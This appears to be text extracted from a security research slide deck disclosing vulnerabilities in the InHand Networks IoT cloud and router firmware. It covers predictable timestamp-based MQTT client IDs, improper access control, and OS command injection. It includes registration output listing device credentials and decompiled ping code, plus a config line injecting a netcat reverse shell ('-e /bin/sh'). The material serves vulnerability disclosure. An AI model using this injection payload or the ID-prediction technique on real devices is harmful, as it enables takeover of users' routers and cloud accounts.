
- Asset registration
- **Security configurations**
- External API and Interfaces





# InHand Networks cloud platform



## Overview





# InHand Networks cloud platform


## Overview





# Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)





# Security configurations

## CVE-2023-22601 – Use of Insufficiently Random Values (1/3)

```


Registering the device to .....kako@gmail.com account
ClientID: 62d946126f5e5d0001e66104
Username: 62d946126f5e5d0001e66104
Password: F1n6pJq15zwxHKnYqT7JaHt;yzW6oQpjT
Host: iot.inhandnetworks.com
Port: 1883
+2
Registering the device to .....435@gmail.com account
ClientID: 62d9473e6f5e5d0001e66106
Username: 62d9473e6f5e5d0001e66106
Password: cECxbh2L6cq35Bi00IxzovyqizDwsWIp
Host: iot.inhandnetworks.com
Port: 1883
+2
Registering the device to .....kako@gmail.com account
ClientID: 62d9486a6f5e5d0001e66108
Username: 62d9486a6f5e5d0001e66108
Password: b7XbqGLaRv1WbQNwEBGm01ejZAe4epB6
Host: iot.inhandnetworks.com
Port: 1883
+2
Registering the device to .....435@gmail.com account
ClientID: 62d949a76f5e5d0001e6610a
Username: 62d949a76f5e5d0001e6610a
Password: IgVp4qPAV1jZpFrZUKZiohLTMBPAL6wj
Host: iot.inhandnetworks.com
Port: 1883

```

```

[1]: from time import ctime
[2]: ctime(0x62d94612)
[2]: 'Thu Jul 21 15:26:58 2022'

```





# Security configurations

CVE-2023-22601 – Use of Insufficiently Random Values (1/3)

```
[3]: ctime(0x62de43aa)
[3]: 'Mon Jul 25 10:18:02 2022'
```

```
[4]: ctime(0x62de44d7)
[4]: 'Mon Jul 25 10:23:03 2022'
```

**Another router's ID:**

{timestamp + 1 }6f5e5d001e66472

{timestamp + 2 }6f5e5d001e66472

....

{timestamp + 300 }6f5e5d001e66472

```
Registering the device to ka[REDACTED]@gmail.com account
ClientID: 62de427e6f5e5d0001e6646e
Username: 62de427e6f5e5d0001e6646e
Password: 1E6mT0qgDefYLhiwU6wTKo0n732iThZB
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to jo[REDACTED]@gmail.com account
ClientID: 62de43aa6f5e5d0001e66470
Username: 62de43aa6f5e5d0001e66470
Password: FQNXk7X7m3zeez8ZPs1xJp8w988pPKKB
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to ka[REDACTED]@gmail.com account
ClientID: 62de44d76f5e5d0001e66474
Username: 62de44d76f5e5d0001e66474
Password: RK3GhFCvA1yIKFGOLi03A4yvrs6QWF06
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to jo[REDACTED]@gmail.com account
ClientID: 62de46036f5e5d0001e66476
Username: 62de46036f5e5d0001e66476
Password: LhKPsIYT23Hk92cUD9nuD9ouMc1PKjYQ
Host: iot.inhandnetworks.com
Port: 1883
```


+2

+4

+2

# Security configurations

CVE-2023-22600 – Improper access control (2/3)






# Cloud to Firmware

## CVE-2023-22598 – OS command injection (3/3)

```
3 alarm_output_options=cli,out-dm,
4 alarm_input=
5 alarm_output=
6 alarm_clear=0
7 alarm_confirm=0
8 auto_ping_enable=0
9 auto_ping_dst=8.8.8.8
10 auto_ping_times=3
11 adm_user=adm
12 adm_users=
13 adm_passwd=$AES$BFA541FA10FA3B041CBA
void ping_action_start(void)
{
    .....
    pcVar1 = (char *)nvram_default_get("auto_ping_dst","8.8.8.8");
    strncpy(acStack280,pcVar1,0x80);
    .....
    sprintf(command_line,0x80,"echo \"ping-host=%s\r\" > %s",acSt
    system(command_line);
    sprintf(command_line,0x80,"echo \"ping-size=%d\r\" >> %s",iVar
    system(command_line);
    sprintf(command_line,0x80,"ping -c %d -s %d %s >> %s",iVar2,iVar3,acStack280,"/tmp/ping_result.txt");
    system(command_line);
    return;
}
```



```
3 alarm_output_options=cli,out-dm,
4 alarm_input=
5 alarm_output=
6 alarm_clear=0
7 alarm_confirm=0
8 auto_ping_enable=1
9 auto_ping_dst=8.8.8.8;/usr/sbin/netcat 192.168.14.2 1337 -e /bin/sh #
10 auto_ping_times=3
11 adm_user=adm
12 adm_users=
13 adm_passwd=$AES$BFA541FA10FA3B041CBA
14 auto_ping_size=64
15 advanced=0
16 ct_max=2048
17 cron_rb_enable=
18 cron_rb_time=0
19 cron_rb_days=0
20 console_iface=/dev/ttyS1
21 ct_tcp_timeout=
```

